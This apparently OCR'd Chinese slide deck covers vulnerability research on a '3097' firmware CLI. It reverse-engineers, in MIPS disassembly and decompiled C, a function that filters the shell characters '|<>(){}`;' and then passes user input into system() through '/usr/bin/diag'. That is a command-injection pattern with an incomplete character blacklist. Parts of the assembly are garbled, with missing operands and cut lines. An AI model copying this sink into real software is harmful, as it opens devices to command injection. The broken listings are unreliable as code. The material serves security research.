
~~艙等越高挖洞效率越高唷 ^_<~~

黒箱 → 灰箱 → 白箱


逆向工程

1. 痛苦而煩悶的經過
2. 慢慢複習 MIPS 架構
3. 優先挑功能實作分析


3097 核心



3097 核心


loc_42382C:
addiu $v0, $fp, 0x630+input_arr
lw $a0, 0x630+arg_0($fp)
lw $a1, 0x630+var_610($fp)
move $a2
la $v0 cli_config_cmdline
move $t9,
jalr $t9 ; cli_config_cmdline
...

3097 核心



```
with_system:                            # CODE XREF: omci_cli_input+EA8↓p

var_470         = -0x470
var_468         = -0x468
var_460         = -0x460
counter         = -0x45C
stream          = -0x458
cmd             = -0x454
var_450         = -0x450
buffer          = -0x50
var_10          = -0x10
var_C           = -0xC
var_8           = -8
var_4           = -4
arg_0           =  0
input           =  4

                addiu   $sp, -0x480
                sw      $ra, 0x480+var_4($sp)
                sw      $fp, 0x480+var_8($sp)
                sw      $s1, 0x480+var_C($sp)
                sw      $s0, 0x480+var_10($sp)
                move    $fp, $sp
                la      $gp, unk_810B00
                sw      $gp, 0x480+var_468($sp)
                sw      $a0, 0x480+arg_0($fp)
                sw      $a1, 0x480+input($fp)
                lw      $a0, 0x480+input($fp)
                la      $v0, util_trim
                move    $t9, $v0
                jalr    $t9 ; util_trim
                nop
                lw      $gp, 0x480+var_468($fp)
                sw      $v0, 0x480+cmd($fp)
                sw      $zero, 0x480+var_460($fp)
                lw      $v0, 0x480+cmd($fp)
                lb      $v0, 0($v0)
                beqz    $v0, set_zero
                nop
                lw      $v0, 0x480+cmd($fp)
                lb      $v1, 0($v0)
                li      $v0, 0x23
                bne     $v1, $v0, not_yet
                nop

set_zero:                               # CODE XREF: with_system+5C↑j
                move    $v0, $zero

pre_exit:
                b       block_exit
                nop
 # ---------------------------------------------------------------------------

not_yet:                                # CODE XREF: with_system+68↑j
                sw      $zero, 0x480+counter($fp)
                b       loc_422954
                nop
 # ---------------------------------------------------------------------------

loc_4229D0:                             # CODE XREF: with_system+148↑j
                                        # with_system+16C↑j
                sw      $zero, 0x480+counter($fp)
                b       loc_422A64
                nop
 # ---------------------------------------------------------------------------

block_sanstize:                         # CODE XREF: with_system+228↓j
                lw      $v1, 0x480+counter($fp)
                la      $v0, asc_802060  # "|<>(){}`;"
                addu    $v0, $v1, $v0
                lb      $v0, 0($v0)
                lw      $a0, 0x480+cmd($fp)  # s
                move    $a1, $v0         # c
                la      $v0, strchr
                move    $t9, $v0
                jalr    $t9 ; strchr
                nop
                lw      $gp, 0x480+var_468($fp)
                beqz    $v0, block_plus_one
                nop
                lw      $v1, 0x480+counter($fp)
                la      $v0, asc_802060  # "|<>(){}`;"
                addu    $v0, $v1, $v0
                lb      $v0, 0($v0)
                lw      $a0, 0x480+arg_0($fp)
                lui     $v1, 0x79
                addiu   $a1, $v1, (aInvalidCharCIn - 0x790000)  # "invalid char '%c' in command\n"
                move    $a2, $v0
                la      $v0, util_fdprintf
                move    $t9, $v0
                jalr    $t9 ; util_fdprintf
                nop
                lw      $gp, 0x480+var_468($fp)
                li      $v0, 0xFFFFFFFF
                b       block_exit
                nop
 # ---------------------------------------------------------------------------

block_cmp_ok:                           # CODE XREF: with_system+F0↑j
                nop

loc_422980:                             # CODE XREF: with_system+124↑j
                lw      $v1, 0x480+counter($fp)
                lui     $v0, 0x80
                sll     $v1, 2
                la      $v0, off_802070
                addu    $v0, $v1, $v0
                lw      $v0, 0($v0)
                bnez    $v0, loc_4229D0
                nop
                lw      $a0, 0x480+cmd($fp)  # s
                li      $a1, "?"         # c
                la      $v0, strchr
                move    $t9, $v0
                jalr    $t9 ; strchr
                nop
                lw      $gp, 0x480+var_468($fp)
                bnez    $v0, loc_4229D0
                nop
                li      $v0, 0xFFFFFFF6
                b       block_exit
                nop

loc_422C88:

loc_422DE4:                             # CODE XREF: with_system+50C↑j
                                        # with_system+534↑j
                addiu   $v0, $fp, 0x480+var_450
                lw      $a0, 0x480+arg_0($fp)
                lui     $v1, 0x79
                addiu   $a1, $v1, (aS_4 - 0x790000)  # "%s"
                move    $a2, $v0
                la      $v0, util_fdprintf
                move    $t9, $v0
                jalr    $t9 ; util_fdprintf
                nop
                lw      $gp, 0x480+var_468($fp)
                b       loc_422E3C
                nop
 # ---------------------------------------------------------------------------

loc_422E14:                             # CODE XREF: with_system+348↑j
                nop
                b       loc_422E3C
                nop
 # ---------------------------------------------------------------------------

loc_422E20:                             # CODE XREF: with_system+390↑j
                nop
                b       loc_422E3C
                nop
 # ---------------------------------------------------------------------------

loc_422E2C:                             # CODE XREF: with_system+45C↑j
                nop
                b       loc_422E3C
                nop
 # ---------------------------------------------------------------------------

loc_422E38:                             # CODE XREF: with_system

                                        # CODE XREF: with_s
                                        # with_system+5C8↑j ...
                addiu   $v0,  0x480+var_450
                move    $a0,
                lui     $a1,            # n
                lw      $a2,  stream($fp)  # stream
                lw      $v0,
                move    $t9,
                jalr    $t9 ; fgets
                nop
                lw      $gp, 0x480+var_468($fp)
                bnez    $v0, loc_422BCC
                nop
                b       loc_422E74
                nop
 # ---------------------------------------------------------------------------

loc_422E70:                             # CODE XREF: with_system+4E0↑j
                nop

loc_422E74:                             # CODE XREF: with_system+430↑j
                                        # with_system+58C↑j ...
                lw      $a0, 0x480+stream($fp)  # stream
                la      $v0, fclose
                move    $t9, $v0
                jalr    $t9 ; fclose
                nop
                lw      $gp, 0x480+var_468($fp)
                addiu   $v0, $fp, 0x480+buffer
                move    $a0, $v0         # name
                la      $v0, unlink
                move    $t9, $v0
                jalr    $t9 ; unlink
                nop
                lw      $gp, 0x480+var_468($fp)
                move    $v0, $zero

block_exit:                             # CODE XREF: with_system:pre_exit↑j
                                        # with_system+178↑j ...
                move    $sp, $fp
                lw      $ra, 0x480+var_4($sp)
                lw      $fp, 0x480+var_8($sp)
                lw      $s1, 0x480+var_C($sp)
                lw      $s0, 0x480+var_10($sp)
                addiu   $sp, 0x480
                jr      $ra
                nop
 # End of function with_system

 # ---------------------------------------------------------------------------

                                        # CODE XREF: with_system+3A0↑j
                                        # with_system+3F8↑j
                addiu   $v0, $fp, 0x480+var_450
                move    $a0, $v0         # haystack
                lui     $v0, 0x79
                addiu   $a1, $v0, (aCommand - 0x790000)  # "command:"
                la      $v0, strstr
                move    $t9, $v0
                jalr    $t9 ; strstr
                nop
                lw      $gp, 0x480+var_468($fp)
                bnez    $v0, loc_422E2C
                nop
                addiu   $v0, $fp, 0x480+var_450
                move    $a0, $v0         # s
                la      $v0, strlen
                move    $t9, $v0
                jalr    $t9 ; strlen
                nop
                lw      $gp, 0x480+var_468($fp)
                sltiu   $v0, 6
                bnez    $v0, loc_422D0C
                nop
                addiu   $v0, $fp, 0x480+var_450
                move    $a0, $v0         # s1
                lui     $v0, 0x79
                addiu   $a1, $v0, (aDiag - 0x790000)  # "diag> "
                li      $a2, 6           # n
                la      $v0, strncmp
                move    $t9, $v0
                jalr    $t9 ; strncmp
                nop
                lw      $gp, 0x480+var_468($fp)
                beqz    $v0, loc_422E38
                nop

loc_422D0C:                             # CODE XREF: with_system+484↑j
                addiu   $v0, $fp, 0x480+var_450
                move    $a0, $v0         # haystack
                lui     $v0, 0x79
                addiu   $a1, $v0, (a
                la      $v0, strstr
                move
                jalr    $t9 ; strstr
                nop
                lw      +var_468
                bnez    22E70
                nop
                addiu   $v0, 0x480+va
                move    $a0,             #
                lui     $a1,
                addiu   $a1, $v0, (aParseError - 0x790000)  # "^Parse error"
                la      $v0, strstr
                move    $t9, $v0
                jalr    $t9 ; strstr
                nop
                lw      $gp, 0x480+var_468($fp)
                beqz    $v0, loc_422DE4
                nop
                addiu   $v0, $fp, 0x480+var_450
                move    $a0, $v0         # s
                la      $v0, strlen
                move    $t9, $v0
                jalr    $t9 ; strlen
                nop
                lw      $gp, 0x480+var_468($fp)
                sltiu   $v0, 6
                bnez    $v0, loc_422DE4
                nop
                lw      $a0, 0x480+arg_0($fp)
                lui     $v0, 0x79
                addiu   $a1, $v0, (aS_3 - 0x790000)  # "%s\n"
                lw      $a2, 0x480+cmd($fp)
                la      $v0, util_fdprintf
                move    $t9, $v0
                jalr    $t9 ; util_fdprintf
                nop
                lw      $gp, 0x480+var_468($fp)
                addiu   $v0, $fp, 0x480+var_450
                addiu   $v0, 6
                lw      $a0, 0x480+arg_0($fp)
                lui     $v1, 0x79
                addiu   $a1, $v1, (aS_4 - 0x790000)  # "%s"
                move    $a2, $v0
                la      $v0, util_fdprintf
                move    $t9, $v0
                jalr    $t9 ; util_fdprintf
                nop
                lw      $gp, 0x480+var_468($fp)
                b       loc_422E74
                nop
 # ---------------------------------------------------------------------------

loc_422BCC:                             # CODE XREF: with_system+1BC↑j
                lw      $v0, 0x480+counter($fp)
                addiu   $v0, 1
                sw      $v0, 0x480+counter($fp)

loc_422BD8:                             # CODE XREF: with_system+184↑j
                lw      $v1, 0x480+counter($fp)
                la      $v0, asc_802060  # "|<>(){}`;"
                addu    $v0, $v1, $v0
                lb      $v0, 0($v0)
                bnez    $v0, block_sanstize
                nop
                lui     $v0, "y"
                addiu   $s1, $v0, (aTmpTmpfileD06l - 0x790000)  # "/tmp/tmpfile.%d06ld"
                la      $v0, getpid
                move    $t9, $v0
                jalr    $t9 ; getpid
                nop
                lw      $gp, 0x480+var_468($fp)
                move    $s0, $v0
                la      $v0, random
                move    $t9, $v0
                jalr    $t9 ; random
                nop
                lw      $gp, 0x480+var_468($fp)
                move    $v1, $v0
                li      $v0, 0x431BDE83
                mult    $v1, $v0
                mfhi    $v0
                sra     $a0, $v0, 18
                sra     $v0, $v1, 31
                subu    $v0, $a0, $v0
                li      $a0, 0xF4240
                mult    $v0, $a0
                mflo    $v0
                subu    $v0, $v1, $v0
                addiu   $v1, $fp, 0x480+buffer
                sw      $v0, 0x480+var_470($sp)
                move    $a0,             # s
                li      $a1,             # maxlen
                lui     $a2,             # format
                addiu   $a2,
                move    $a3,
                la      $v0,
                move    $t9,
                jalr    $t9
                nop
                lw      $gp,
                lw      $v0,
                addiu   $v1,
                sw      $a0,
                sw      $a0,
                lw      $a0, $v1         # s
                li      $a1, 0x400       # maxlen
                move    $a2, $v0         # format
                lw      $a3, 0x480+cmd($fp)
                la      $v0, snprintf
                move    $t9, $v0
                jalr    $t9 ; snprintf
                nop
                lw      $gp, 0x480+var_468($fp)
                addiu   $v0, $fp, 0x480+var_450
                move    $a0, $v0         # command
                la      $v0, system
                move    $t9, $v0
                jalr    $t9 ; system
                nop
                lw      $gp, 0x480+var_468($fp)
                addiu   $v1, $fp, 0x480+buffer
                la      $v0, aR          # "r"
                move    $a0, $v1         # filename
                move    $a1, $v0         # modes
                la      $v0, fopen
                move    $t9, $v0
                jalr    $t9 ; fopen
                nop
                lw      $gp, 0x480+var_468($fp)
                sw      $v0, 0x480+stream($fp)
                lw      $v0, 0x480+stream($fp)
                bnez    $v0, loc_422E14
                nop
                lw      $a0, 0x480+arg_0($fp)
                lui     $v0, 0x79
                addiu   $a1, $v0, (aExecDiagErr - 0x790000)  # "exec diag err?\n"
                la      $v0, util_fdprintf
                move    $t9, $v0
                jalr    $t9 ; util_fdprintf
                nop
                lw      $gp, 0x480+var_468($fp)
                li      $v0, 0xFFFFFFFF
                b       block_exit
                nop
 # ---------------------------------------------------------------------------

loc_422954:                             # CODE XREF: with_system+610↓j
                lw      $v0, 0x480+var_460($fp)
                addiu   $v0, 1
                sw      $v0, 0x480+var_460($fp)
                lw      $v1, 0x480+var_460($fp)
                li      $v0, 1
                beq     $v1, $v0, loc_422E20
                nop
                lw      $v1, 0x480+var_460($fp)
                li      $v0, 2
                bne     $v1, $v0, loc_422C88
                nop
                addiu   $v0, $fp, 0x480+var_450
                move    $a0, $v0         # haystack
                lui     $v0, 0x79
                addiu   $a1, $v0, (aParseError - 0x790000)  # "^Parse error"
                la      $v0, strstr
                move    $t9, $v0
                jalr    $t9 ; strstr
                nop
                lw      $gp, 0x480+var_468($fp)
                bnez    $v0, loc_422C50
                nop
                addiu   $v0, $fp, 0x480+var_450
                move    $a0, $v0         # haystack
                lui     $v0, 0x79
                addiu   $a1, $v0, (aIncompleteComm - 0x790000)  # "^Incomplete com
                la      $v0, strstr
                move    $t9, $v0
                jalr    $t9 ; strstr
                nop
                lw      $gp, 0x480+var_468($fp)
                beqz    $v0, loc_422C88
                nop

loc_422C50:                             # CODE XREF: with_system+3CC↑j
                addiu   $v0, $fp, 0x480+var_450
                lw      $a0, 0x480+arg_0($fp)
                lui     $v1, 0x79
                addiu   $a1, $v1, (aSS_7 - 0x790000)  # "%s%s"
                lui     $
                addiu   $ 1, (asc_78AEBC - 0x790000)  # "
                move    $
                $
                $
                $
                nop
                lw      $
                l
                b
                nop
 # ---------------------------------------------------------------------------

block_cmp
                                        # CODE XREF: with_system+11C↓j
                lw      $v1, 0x480+counter($fp)
                lui     $v0, 0x80
                sll     $v1, 2
                la      $v0, off_802070
                addu    $v0, $v1, $v0
                lw      $s0, 0($v0)
                lw      $v1, 0x480+counter($fp)
                lui     $v0, 0x80
                sll     $v1, 2
                la      $v0, off_802070
                addu    $v0, $v1, $v0
                lw      $v0, 0($v0)
                move    $a0, $v0         # s
                la      $v0, strlen
                move    $t9, $v0
                jalr    $t9 ; strlen
                nop
                lw      $gp, 0x480+var_468($fp)
                lw      $a0, 0x480+cmd($fp)  # s1
                move    $a1, $s0         # s2
                move    $a2, $v0         # n
                la      $v0, strncmp
                move    $t9, $v0
                jalr    $t9 ; strncmp
                nop
                lw      $gp, 0x480+var_468($fp)
                beqz    $v0, block_cmp_ok
                nop
                lw      $v0, 0x480+counter($fp)
                addiu   $v0, 1
                sw      $v0, 0x480+counter($fp)
                lw      $v1, 0x480+counter($fp)
                lui     $v0, 0x80
                sll     $v1, 2
                la      $v0, off_802070
                addu    $v0, $v1, $v0
                lw      $v0, 0($v0)
                bnez    $v0, block_cmp
                nop
                b       loc_422980
                nop
 # ---------------------------------------------------------------------------
```

int with_fallback(int fd, char *s1);

```
43    char *input = util_trim(s1);
44    if (input[0] == '\0' || input[0] == '#')
45        return 0;
46
47    while (SUB_COMMAND_LIST[i] != 0) {
48        sub_cmd = SUB_COMMAND_LIST[i++];
49        if (strncmp(input, sub_cmd, strlen(sub_cmd)) == 0)
50            break;
51     }
52    if (SUB_COMMAND_LIST[i] == 0 && strchr(input, '?') == 0)
53        return -10;
```

(接下頁)

int with_fallback(int fd, char *s1);

```
71    while (BLACKLISTS[i] != 0) {
72        if (strchr(input, BLACKLISTS[i]) != 0) {
73            util_fdprintf(fd, "invalid char '%c' in command\n", BLACKLISTS[i]);
74            return -1;
75        }
76        i++;
77    }
78    snprintf(file_buf,  64, "/tmp/tmpfile.%d.%06ld", getpid(), random() % 1000000);
79    snprintf(cmd_buf, 1024, "/usr/bin/diag %s > %s 2>/dev/null", input, file_buf);
80    system(cmd_buf);
81
```

```
int with_fallback(int fd, char *s1);
```

